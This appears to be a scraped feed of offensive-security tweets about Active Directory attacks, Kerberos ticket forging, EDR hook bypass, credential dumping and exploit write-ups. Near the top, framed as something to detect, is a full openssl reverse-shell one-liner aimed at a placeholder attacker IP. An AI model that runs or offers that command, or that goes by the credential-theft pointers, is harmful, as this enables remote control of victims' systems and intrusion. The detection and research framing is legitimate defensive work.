

We're going to show you how to detect someone using the openssl binary on Linux as an encrypted backdoor for a living off the land technique:
mkfifo /tmp/s; /bin/sh -i < /tmp/s 2>&1 | openssl s_client -quiet -connect ATTACKER_IP_ADDR:443 > /tmp/s; rm /tmp/s
Those bad boys got new guns:
- ADCS ESC12 & 13 and ESC8 from WSUS poisoning
- SCCM takeover from passive server
- AD Miner and SOAPHound
- LDAP pass back
- PXE boot attacks
- Creds from third-party softs
...
https://t.co/Q3YeRqPDnc
https://t.co/mq25kTec2V
https://t.co/Ey8wayKWUz
In our latest #blog, Principal Security Consultant @_xpn_ discusses some of the post-exploitation techniques he finds useful in cloud environments, specifically #Okta. Read it now! https://t.co/wjAxFWdani
Bypassing Crowdstrike Falcon EDR hooks with targeted algo, decomposing agent's hooking logic.
Although extremely Falcon-specific, nevertheless good exercise for any maldev.
Great work, @inbits_sec!
#redteam
https://t.co/Hl6ISZRub6

Refreshed "pass the things" AD mindmap, the previous one was not in a dark theme (outrageous I know)
⏩ https://t.co/muRKiM1mre
💡 made with https://t.co/eEyNNIH3zs
all you need to know about offensive #SCCM condensed into an awesome presentation including hands-on demos by @vendetce from @BHinfoSecurity: https://t.co/Y2FAvZRL9y
We are still looking to hire an extremely motivated reverse engineer to replace me as the main content creator of GH.
You must be able to generate significant traffic and content at scale, ideally you would already have a YT channel which gets 10k+ view per video.
GH has unlimited potential, we just need someone to tap into what we have already built.
I've been doing this for a decade and I want to move on with my life.

Updated the DACL abuse mindmap. New dark theme, used BloodHound's iconography, added the ACE inheritance path for Containers and Organizational Unit.
🧑🍳 The Hacker Recipes https://t.co/iMrOGWv63j
Welcome to the new AD Mindmap upgrade !
v2022_11 will be dark only (this is too painful to maintain two versions).
Thx again to : @Vikingfr and @Sant0rryu for their help 👍
Full quality and zoomable version here :
https://t.co/eIJE0apRzw
Overview :

remote controlling windows services (useful for rce/lateral movement) is possible not only by interacting with SMB (445) but by calling MSRPC (135+49679) also. added (fixed?) the MSRPC version in the services[.]py example for impacket, here it is: https://t.co/TnXrOutcvs
🧵 (1/) Forged Tickets Thread
Golden 🔑 tickets are no longer in fashion, so here’s a short memo on using Diamond 💎 (@exploitph) and Sapphire (@_nwodtuhs) tickets with ticketer[.]py from #Impacket. At first let’s recap what we already know about Golden tickets ⤵️
#ad#kerberos
Dumping LSASS is such a 2020 move, let me introduce a new CrackMapExec module called Masky developed by @_ZakSec 🎉
If you have admin privilege, the module will impersonate all users connected -> ask a certificate (ADCS) -> retrieve the NT hash using PKINIT 🚀
Crazy module 🪂
SharedMemUtils - A simple tool to automatically find vulnerabilities in shared memory objects (commonly used for IPC in Windows services)
This tool immediately uncovered potential exploitation routes in both Nvidia and Dell Audio services on my system.
https://t.co/fOBs1FuSzB
The last part of A New Attack Surface on MS Exchange - #ProxyRelay is out! Have also left some final thoughts on the Closing part. Hope you all enjoy this journey :D
https://t.co/XOmClEtB4n
Our intern @_qwerty_po was destined to analyze a recent Linux kernel LPE vuln (CVE-2022-32250), a bug found and reported by @FidgetingBits.
Here's a brief write-up on the analysis of the bug and the exploit development. Check it out! https://t.co/hYaClfbEYp (exploit included)
So this is the blogpost about CVE-2022-22715 Windows Dirty Pipe, I share the root cause and exploitation on it, thanks all help from our @KunlunLab and Adobe Product Security Incident Response Team. Enjoy!
Blog post: https://t.co/vJeyfAu42w
PoC: https://t.co/U6XTVxpAnQ
If you're interested by an alternative way to dump domain users' NT hashes and TGT without touching LSASS, take a look at the new Masky tool :)
Everything is explained in this article: https://t.co/jbcgupxvGi
Thanks @harmj0y, @tifkin_ and @ly4k_ for their amazing work on ADCS!